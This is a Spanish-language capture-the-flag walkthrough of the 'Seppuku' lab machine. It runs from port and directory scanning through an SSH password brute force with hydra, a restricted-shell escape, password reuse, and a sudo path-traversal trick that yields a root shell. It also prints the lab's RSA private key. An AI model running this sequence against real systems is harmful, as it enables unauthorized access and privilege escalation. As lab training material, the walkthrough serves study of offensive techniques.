


comenzamos con un nmap

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http         nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: 401 Authorization Required
|_http-auth:
|_HTTP/1.1 401 Unauthorized\x0D
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
7080/tcp  open  ssl/empowerid LiteSpeed
|_http-server-header: LiteSpeed
7601/tcp  open  http         Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Seppuku
8088/tcp  open  http         LiteSpeed httpd
|_http-server-header: LiteSpeed
|_http-title: Seppuku
Service Info: Host: SEPPUKU; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

smb-os-discovery:
  OS: Windows 6.1 (Samba 4.9.5-Debian)
  Computer name: seppuku
  NetBIOS computer name: SEPPUKU\x00
  Domain name: \x00
  FQDN: seppuku
  System time: 2021-12-10T08:58:40-05:00
_clock-skew: mean: 4h40m01s, deviation: 2h53m13s, median: 3h00m00s
smb2-security-mode:
  3.1.1:
  Message signing enabled but not required
smb2-time:
  date: 2021-12-10T13:58:38
  start_date: N/A
smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
```


tenemos bastantes puertos y servicios, pero nos concentraremos en el 7601 ya que cuenta con un servidor apache alojando una web









Nos encontramos solo una página web con una imagen, y debido a que no podemos hacer nada más vamos a escanear este puerto con gobuster

```
/index.html
/a
/b
/c
/t
/r
/d
/f
/e
/h
/w
/q
/database
/production
/keys
/secret
```

encontramos muchos directorios, podemos analizarlos uno a uno o ver los más relevantes en cuanto a su nombre, como por ejemplo scret y keys




## Index of /secret




<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">hostname</a>	2020-05-13 03:41	8	
 <a href="#">jack.jpg</a>	2018-09-12 03:49	58K	
 <a href="#">passwd.bak</a>	2020-05-13 03:47	2.7K	
 <a href="#">password.lst</a>	2020-05-13 03:59	672	
 <a href="#">shadow.bak</a>	2020-05-13 03:48	1.4K	

Apache/2.4.38 (Debian) Server at 192.168.190.90 Port 7601

en el archivo secret encontramos una password list la cual también la encontramos si buscas manualmente en la letra w de la búsqueda




## Index of /keys

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">private</a>	2020-05-13 05:28	1.6K	
 <a href="#">private.bak</a>	2020-05-13 05:28	1.6K	

Apache/2.4.38 (Debian) Server at 192.168.190.90 Port 7601

y en el archivo keys encontramos un archivo interesante que se llama private al inspeccionarlo vemos que es una llave rsa la cual podremos intentar usarla para un inicio de sesión en el futuro



```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAypJLwjKXf0F4YvL2gfwvoUuvB7fuGMMfCe4lglCsTsle0Uy2
CJX+oNwVVKPpL6TYI4nXPGbiwfGzoxm0FZa7D9yr830gwuvMMp830kVcwl9v+x7a
tk8AAVZ0Njv0PGkvEhB2rPS2mKg1xRKXCM7pA0KS0oDbk9cco0padjg4G0f1YPWrw
p6ilfIErfY2+5shS7QyTQpuRmHuR4eKLF1NFRp8gYUNCVtr0n2Uu6hWuI7RWBGQZJ
Joj8LkjfRRYmKGpyqiGtdRy+8yCyAuT55shuCzXuc+/3HE2jACOD8+pSPKjwxzm4
fuaSfBTUkHfyhiSKikop2YfIDLKRPm8dGn5zuQIDAQABAoIBADM+s7Vb3Q1ZP54w
foHFjTsNjVqzge0Lt1doxmomx4Aq2sY+DLLBVyFUZSUdtj2JexAKd80U93o+rcXt
46uud0X/WhR9RMBpbq6MnokEMQGLrCtn08Xvm127RCzQFk0cAsdcGNmKEoMt0mRn
XoPg6/tiJ0Hd5S5S0KARqAveqoUGUYI3xgsiRpj8CCRIDUgHi9J0++qUeauVw3m3
lvvTnUTw0uf5+sRKI173CUY+ygJapGM7Lg59xzczEq5H4so0IztQo3o/p0IfeS6W
bqIpy7D63YBGLgpi9JcN/d2bSfafkfhrAcjPjRXwEFPmYjMbsTB0KcTtCSDVo6/
ho6fTL0CgYEA9F1uIkqxFKIMt2/uK4/1gP0Xy/1cjxcsFoah0Ql7d0gj26H6AgXk
nPncIo01kojPnB+TUY4qz+Bd7teDbkHSaWNJYIVJZQbvskstwL4+XamiWrJA/Jp
h7y0I0zRxCMbj5yhBNrp6P+f8vtVMPjbKV17jfe6aakfyuayPugHHh8CgYEA1DeM
4lR/+fubxtws+aTx8h9TwisYq38D39KNsWkynnb+9pnLCbVbVETtv4sfD/aQfah
R7Cx0G+mD4Vryjpk/wwZzEuDzcQpiTx4RsgP6MkFU8Kn0RKfBdimaUpiasWlNWgy
caXR/ia6EmA4jht8vf/+U0UV8GXV9VQDIWUhgycCgYEA9JaGcgyWMUHG7CLT+oal
f5l/Iw0rq7rEabYJmBvrT0k7czt0iK8nmgy3+gp7ybqoqCzwFQ28itEEExn78tGV
o4Pek0EKPYP+22Tcv5bUJl0z+5bql3AfvbbQyib01h9tETyMgGXehaJIvTQSu4deZ
/DiLLCttkDHXUw2FTosfQx0CgYEAkhG0SjapRRBHSxaTE3Cw5UFNZvnsVZu1tCEE
PwD5NVh9HzQr8Yr10nIk5L68deUpYF/WkNbALLzcizBlifN5kseeFRN188qCYHCb
xPRtZuf+X7ZD5he4FzKRCcXmSeGynjkTB4CAMq+R6RYLtl1yaFtk9/gZafJBLna5o
NbM7Rt8CgYA5oPRfIpKZ5G9LJEAsBUONGBsrpXs+816ZEvBGsqPs/NPhhZMFetKm
RXxYAiEUudMsahP4Woeuxy8kWfM2J2ltwC/HRFuKnKfsHBhsn/FilspYfrafr985
tFnL/K9Z8lelsaEGjwCu6zKto7CaFjj2D4Y9ji0sHGB0+TVbtmU/Jg==
-----END RSA PRIVATE KEY-----
```

comenzaremos por descargarla para tenerla disponible cuando la necesitemos con wget

```
--$ wget http://192.168.190.90:7601/keys/private
--2021-12-10 08:16:25-- http://192.168.190.90:7601/keys/private
```

ahora pasamos al archivo secret donde descargaremos 2 archivos la lista de password y la de hostname

```
--$ wget http://192.168.190.90:7601/secret/password.lst
--2021-12-10 08:21:49-- http://192.168.190.90:7601/secret/password.lst
--$ wget http://192.168.190.90:7601/secret/hostname
--2021-12-10 08:22:02-- http://192.168.190.90:7601/secret/hostname
```

ahora tenemos todo para proceder con los intentos de inicio de sesión

```
--$ cat hostname
seppuku
```

al leer el archivo hostname encontramos solo una palabra que dice seppuku que al estar en el archivo hostname podemos suponer que es un nombre de usuario

y en el archivo password.lst vemos una lista de contraseñas

```

└─$ cat password.lst
123456
12345
password
password1
123456789
12345678
1234567890
abc123
computer
tigger
1234
qwerty
money
carmen

```

con esto ya podemos hacer un intento de inicio de sesión ssh con el nombre de usuario seppuku y la lista de contraseñas en hydra

```

└─$ hydra -l seppuku -P password.lst 192.168.190.90 ssh

```

cómo podemos ver la búsqueda da frutos y nos encuentra la contraseña en la lista

```

[DATA] attacking ssh://192.168.190.90:22/
[22][ssh] host: 192.168.190.90  login: seppuku  password: eeyoree

```

Ahora solo iniciamos sesión ssh con las credenciales obtenidas

```

└─$ ssh seppuku@192.168.190.90

```

ahora solo queda escalar privilegios.  
Usamos el comando ls -la

```

seppuku@seppuku:~$ ls -la
total 32
drwxr-xr-x 3 seppuku seppuku 4096 Sep  1  2020 .
drwxr-xr-x 5 root     root     4096 May 13  2020 ..
-rw-r--r-- 1 seppuku seppuku  220 May 13  2020 .bash_logout
-rw-r--r-- 1 seppuku seppuku 3526 May 13  2020 .bashrc
drwx----- 3 seppuku seppuku 4096 May 13  2020 .gnupg
-rw-r--r-- 1 seppuku seppuku   33 Dec 10 08:53 local.txt
-rw-r--r-- 1 root     root      20 May 13  2020 .passwd
-rw-r--r-- 1 seppuku seppuku  807 May 13  2020 .profile
seppuku@seppuku:~$ 

```

encontramos un archivo interesante al cual tenemos acceso llamado .passwd

```

seppuku@seppuku:~$ cat .passwd
12345685213456!@!@A

```

al leerlo tenemos algo que parece una contraseña que nos servirá a futuro ya que no sabemos el usuario dueño de esta misma

```

seppuku@seppuku:~$ cd /home
-rbash: cd: restricted

```

pero si intentamos buscar más a fondo en los archivos nos damos cuenta que tenemos una shell muy restringida

```

seppuku@seppuku:~$ cat /etc/passwd

```

ya que el comando cat funciona bien con anterioridad probaremos capturar el archivo /etc/passwd



del sistema

```
samurai:x:1001:1002:,,,:/home/samurai:/bin/rbash
tanto:x:1002:1003:,,,:/home/tanto:/bin/rbash
```

afortunadamente funciona y en el archivo vemos 2 usuarios listados, tanto y samurai pero cada uno tiene su shell predeterminada en rbash por ende lo que haremos es cerrar la sesion y volver a abrirla con el comando `-t "bash --noprofile"`

```
seppuku@seppuku:~$ exit
logout
-rbash: /usr/bin/clear_console: restricted: cannot specify '/' in command names
Connection to 192.168.190.90 closed.

(k3yr0nym0us@kali)-[~]
$ ssh seppuku@192.168.190.90 -t "bash --noprofile"
seppuku@192.168.190.90's password:
seppuku@seppuku:~$
```

si recordamos habíamos obtenido previamente una contraseña la cual no sabíamos el usuario, con esta información intentaremos pasar a los usuarios tanto como samurai con esa contraseña con el comando su

```
seppuku@seppuku:~$ cat .passwd
12345685213456!@!@A
seppuku@seppuku:~$ su tanto
Password:
su: Authentication failure
seppuku@seppuku:~$ su samurai
Password:
samurai@seppuku:/home/seppuku$
```

cómo podemos ver el usuario samurai era dueño de esa contraseña pero aunque logremos loguearnos no conseguimos nada, recordando nosotros obtuvimos una llave rsa y aún nos queda un usuario listado que no pudimos acceder

```
$ chmod 600 private

(k3yr0nym0us@kali)-[~]
$ ssh -i private tanto@192.168.190.90 -t "bash --noprofile"
tanto@seppuku:~$
```

al darle los permisos necesarios a la llave la usamos para loguearnos con el usuario tanto y listo tenemos acceso

```
tanto@seppuku:~$ ls -la
total 28
drwxr-xr-x 4 tanto tanto 4096 Sep  1  2020 .
drwxr-xr-x 5 root  root  4096 May 13  2020 ..
-rw-r--r-- 1 tanto tanto  220 May 13  2020 .bash_logout
-rw-r--r-- 1 tanto tanto 3526 May 13  2020 .bashrc
drwx----- 3 tanto tanto 4096 May 13  2020 .gnupg
-rw-r--r-- 1 tanto tanto  807 May 13  2020 .profile
drwxr-xr-x 2 tanto tanto 4096 May 13  2020 .ssh
tanto@seppuku:~$
```

al revisar archivos nos damos cuenta que no existe un archivo `.cgi_bin/` junto al archivo `bin` Pero, debido a que se supone que está en nuestro directorio de inicio, podemos crear `.cgi_bin /` junto con el archivo `bin` donde podemos colocar contenido arbitrario.

```
tanto@seppuku:~$ mkdir .cgi_bin
tanto@seppuku:~$ echo "/bin/bash" > .cgi_bin/bin
tanto@seppuku:~$ chmod 777 .cgi_bin/bin
tanto@seppuku:~$
```

ahora con esto echo cambiaremos usuario a samurai para ejecutar este archivo

```
tanto@seppuku:~$ su samurai
Password:
samurai@seppuku:/home/tanto$ sudo ../../../../../../home/tanto/.cgi_bin/bin /tmp/*
root@seppuku:/home/tanto# whoami
root
root@seppuku:/home/tanto#
```

y ya con esto logramos el acceso root